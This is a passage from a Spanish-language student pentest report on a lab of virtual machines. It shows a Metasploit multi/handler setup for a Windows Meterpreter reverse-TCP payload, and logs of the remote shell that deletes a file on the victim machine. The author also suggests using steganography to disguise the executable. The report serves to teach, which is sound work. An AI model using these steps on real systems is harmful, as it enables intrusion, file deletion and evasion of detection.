los puertos con su respectiva versión. Ya con esta información se puede iniciar la creación del payload.


2.2 RECONSTRUCCIÓN DEL CASO




En la imagen anterior se observa el archivo .txt mencionado en el caso de estudio que es llamado: “MarianaMonsalve_52768545_18082023_Etapa3.txt” y se encuentra en el escritorio de la víctima.




El archivo de la víctima contiene información referente a mi nombre, mi número de documento y la fecha de realización del ataque. Esta información se agrega solo con fines educativos y para no dejar el archivo en blanco.



En la imagen anterior se muestra la máquina virtual con el sistema operativoKali Linux y la consola de la aplicación metasploit que será la utilizada para la presente actividad.




De acuerdo con lo anterior el uso del msfvenom que se usa para crear archivos maliciosos y se procede a utilizar el comando -p para cargar el payload a utilizar. En este caso se usa reverse_tcp[3]. Se indica mediante el comando –platform que es para Windows y que tiene arquitectura x64 (-a). Por úrltimo se asigna el host y el puerto local siendo estos: 192.168.0.11 y 443 respectivamente.



Después de ejecutar el comando anterior se puede observar el ejecutable creado por medio de metasploit.

3 Es un tipo de payload que se utiliza en ataques de penetración. Este payload permite al atacante establecer una conexión desde la máquina comprometida hacia el atacante, en lugar de que el atacante establezca una conexión directa hacia la máquina comprometida.



En esta imagen ya se puede evidenciar el ejecutable en el computador de lavíctima. Según lo mencionado en el caso de estudio se pasó por WhatsApp por medio de la conversación con un amigo. En esto punto en lo personal para un ataque menos sospechoso recomendaría usar esteganografía para “camuflar” el ejecutable dentro de una imagen o usar otra herramienta adicional para cambiar laforma visual del ejecutable y pase inadvertido. En este punto para pasar el archivode una máquina a otra utilicé samba para crear una red compartida.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.0.11
lhost ⇒ 192.168.0.11
msf6 exploit(multi/handler) > set lport 443
lport ⇒ 443
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.11:443
[*] Sending stage (200774 bytes) to 192.168.0.12
[*] Meterpreter session 1 opened (192.168.0.11:443 → 192.168.0.12:50348) at 2023-08-18 14:56:23 -0500

meterpreter > dir
Listing: C:\Users\vboxuser\Desktop
=================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  61    fil   2023-08-18 13:41:21 -0500  MarianaMonsalve_52768545_18082023_Etapa3.txt
100777/rwxrwxrwx  7168  fil   2023-08-18 14:00:42 -0500  PoC_52768545.exe
100666/rw-rw-rw-  282   fil   2023-08-06 22:29:12 -0500  desktop.ini

meterpreter >
```

Antes de observar la ejecución del archivo se crea el exploit para recibir y hacer el puente entre la máquina que ejecuta el archivo y el que recibe la información. Para eso sincronizamos los puertos y la IP a la cuál llegará lainformación y su respectivo puerto.

Después de ejecutar el archivo en la máquina de la víctima se puede observarel inicio de sesión desde el computador atacante y los archivos que están en el escritorio.


```
meterpreter > shell
Process 1892 created.
Channel 1 created.
Microsoft Windows [Versi♦n 10.0.19045.2006]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\vboxuser\Desktop>ls
ls
"ls" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\vboxuser\Desktop>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: A052-43BE

 Directorio de C:\Users\vboxuser\Desktop

08/18/2023  02:47 PM    <DIR>          .
08/18/2023  02:47 PM    <DIR>          ..
08/18/2023  01:41 PM                61 MarianaMonsalve_52768545_18082023_Etapa3.txt
08/18/2023  02:00 PM             7,168 PoC_52768545.exe
               2 archivos          7,229 bytes
               2 dirs   2,271,494,144 bytes libres

C:\Users\vboxuser\Desktop>
```

En esta imagen se observa el uso del comando Shell cuya función es crear una


línea de comandos sobre el computador vulnerado. En este ítem nos ubica enel desktop y con el comando DIR se puede observar que existe un archivo .txt y el ejecutable creado.

```
meterpreter > sysinfo
Computer        : WIN10MARIANAMON
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Otro comando que se puede utilizar es sysinfo, este permite mostrar información relevante del equipo atacado como el sistema operativo, el lenguaje delsistema, la arquitectura, los usuarios logados.




Un comando interesante de meterpreter es: screenshot que hace referenciaa tomar un pantallazo dónde esté ubicado el computador víctima. Es decir, en estapractica el computador víctima se encontraba en el escritorio y al ejecutar este comando en la parte derecha de la imagen se observa la creación del screenshot.



Esta es la imagen ampliada del pantallazo que se tomó. En la imagen anteriorse observa que desde la máquina atacante (Kali Linux) se está observando el screenshot de la maquina vulnerada.

```
meterpreter > shell
Process 6764 created.
Channel 1 created.
Microsoft Windows [Versi◆n 10.0.19045.2006]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\vboxuser\Desktop>ls
ls
"ls" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\vboxuser\Desktop>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n◆mero de serie del volumen es: A052-43BE

 Directorio de C:\Users\vboxuser\Desktop

08/18/2023  02:47 PM    <DIR>          .
08/18/2023  02:47 PM    <DIR>          ..
08/18/2023  01:41 PM                61 MarianaMonsalve_52768545_18082023_Etapa3.txt
08/18/2023  02:00 PM             7,168 PoC_52768545.exe
               2 archivos          7,229 bytes
               2 dirs   1,908,310,016 bytes libres

C:\Users\vboxuser\Desktop>rm MarianaMonsalve_52768545_18082023_Etapa3.txt
rm MarianaMonsalve_52768545_18082023_Etapa3.txt
"rm" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\vboxuser\Desktop>del MarianaMonsalve_52768545_18082023_Etapa3.txt
del MarianaMonsalve_52768545_18082023_Etapa3.txt

C:\Users\vboxuser\Desktop>
```

Volviendo al comando Shell y como ya estábamos ubicados en la carpeta “Desktop” solo procedemos a ejecutar el comando “del” que sirve para eliminar archivos en Windows. Este comando se acompaña del nombre del archivo y se ejecuta.



Como se observa en la imagen anterior desde el equipo víctima el archivo.txt desapareció, lo cual indica que el ataque fue exitoso.

5. CONCLUSIONES

La ciberseguridad en las empresas es un campo técnico en constanteevolución. Las empresas deben adoptar una postura técnica sólida para protegersede las amenazas cibernéticas. La detección y prevención de amenazas, la autenticación y el control de acceso, el cifrado de datos, la respuesta a incidentes yla seguridad en dispositivos son aspectos clave de esta defensa técnica.

La inversión en tecnologías y prácticas de ciberseguridad no solo es una medida preventiva, sino una inversión en la sostenibilidad y la resiliencia de la empresa en un entorno digital que evoluciona constantemente. La colaboración entre equipos de seguridad de la información, expertos en redes y profesionales de la ciberseguridad es esencial para garantizar una defensa técnica eficaz.

Las políticas de seguridad son documentos que establecen directrices y procedimientos para mantener la integridad, la confidencialidad y la disponibilidad de la información. Su importancia radica en su capacidad para proporcionar una base sólida sobre la cual se construyen las medidas técnicas. Estas políticas no solo definen los estándares de seguridad, sino que también establecen expectativas claras para los empleados y otros usuarios.

Las políticas de seguridad se convierten en la columna vertebral de la ciberseguridad empresarial. Al requerir contraseñas fuertes y cambios regulares (con referencia a las recomendaciones del NIST), se establece una barrera inicial que dificulta el acceso no autorizado a los sistemas. La política de acceso define quién puede acceder a los recursos, lo que asegura que solo las personas

autorizadas tengan privilegios. Estas políticas actúan como guías que ayudan a moldear la implementación técnica.

Las políticas de seguridad deben ser respaldadas por medidas técnicas sólidas. La detección temprana de amenazas a través de sistemas IDS/IPS y la aplicación de parches y actualizaciones regulares (siguiendo el ejemplo de Symantec) son prácticas técnicas directamente alineadas con las políticas de seguridad. La criptografía de datos (en línea con la recomendación de Schneier) esuna solución técnica que protege la confidencialidad, cumpliendo con las políticas de seguridad.

La respuesta a incidentes, un proceso técnico fundamental, se apoya en laspolíticas de seguridad al establecer procedimientos documentados para la identificación y mitigación de amenazas. La implementación de soluciones de gestión de dispositivos y la segmentación de red (en línea con Cisco) respaldan la política de control de dispositivos al garantizar que solo los dispositivos autorizadostengan acceso.

6. BIBLIOGRAFÍA

- GARCÍA Red Teaming: Evaluando la Postura de Seguridad de una Organización. Revista de Ciberseguridad.- : 3(1), 45-58, 2016. https://www.mintic.gov.co/gestionti/615/articles-5482_G15_Auditoria.pdf
- JOHNSON Strengthening Cybersecurity Defenses: The Role of the Blue Team. Journal of Cybersecurity Management,- : 12(3), 221-235, 2017.
- SMITH The Purple Team Approach: Bridging the Gap between Red andBlue Teams. Security Insights 8(2), 78-91, 2019.
- Dell Technologies. (n.d.). Michael Dell Quotes. [Sitio web]. Disponible en: https://www.delltechnologies.com/en-us/about/michael-dell-quotes.htm
- Symantec Security Response Attack Investigation Team: Internet Security Threat Report, Informe, 2019. Disponible en: https://www.broadcom.com/company/newsroom/press-releases?filtr=Internet+Security+Threat+Report
- FRIEDMAN Cita de Thomas Friedman, Entrevista, 2016.. Disponible en: https://www.dmagazine.com/publications/d-ceo/2016/may-2016/thomas-friedman-on-the-power-of-big-data/
- DIFFIE Cita de Whitfield Diffie, Entrevista, 2014. Disponible en: https://www.cio.com/article/2926750/the-best-cybersecurity-quotes-of-

2014.html

- GENACHOWSKI National Press Club Luncheon Address, Discurso, 2011. Disponible en: https://transition.fcc.gov/Daily_Releases/Daily_Business/2011/db0609/DOC 307879A1.pdf
- SCHMIDT Keynote Address at RSA Conference, Discurso, 2013. Disponible en: https://www.rsaconference.com/library/keynote-address-h-howard-schmidt
- BASTA Footprinting Techniques in Penetration Testing. International Journal of Advanced Computer Science and Applications, 8(6), 41-45, DOI: 10.14569/IJACSA.2017.080605, 2017. Disponible en: https://thesai.org/Publications/ViewPaper?Volume=8&Issue=6&Code=IJAC SA&SerialNo=5.
- Mitre Corporation, Common Vulnerabilities and Exposures, 2021. Recuperado de: https://cve.mitre.org/
- MOORE The Metasploit Framework: A New Tool for Security Proffesionals In Proceedings of the 2003 Symposium on Applications and the Internet Workshops, pp. 361- 366, DOI: 10.1109/SaintW.2003.1210702, 2003.
- National Institute of Standards and Technology, National Vulnerability Database, 2021. Recuperado de: https://nvd.nist.gov/
- Offensive Security, Exploit Database, 2021. Recuperado de:

https://www.exploit-db.com/

- Rapid7, Metasploit, 2021. Recuperado de: https://www.metasploit.com/
- ROUSE Penetration Testing, pen testing, En TechTarget, 2020. Recuperado de: https://searchsecurity.techtarget.com/definition/penetration- testing
- TOBIN Penetration Testing and Ethical Hacking, En Techopedia, 2020. Recuperado de: https://www.techopedia.com/definition/26357/penetration- testing-and-ethical-hacking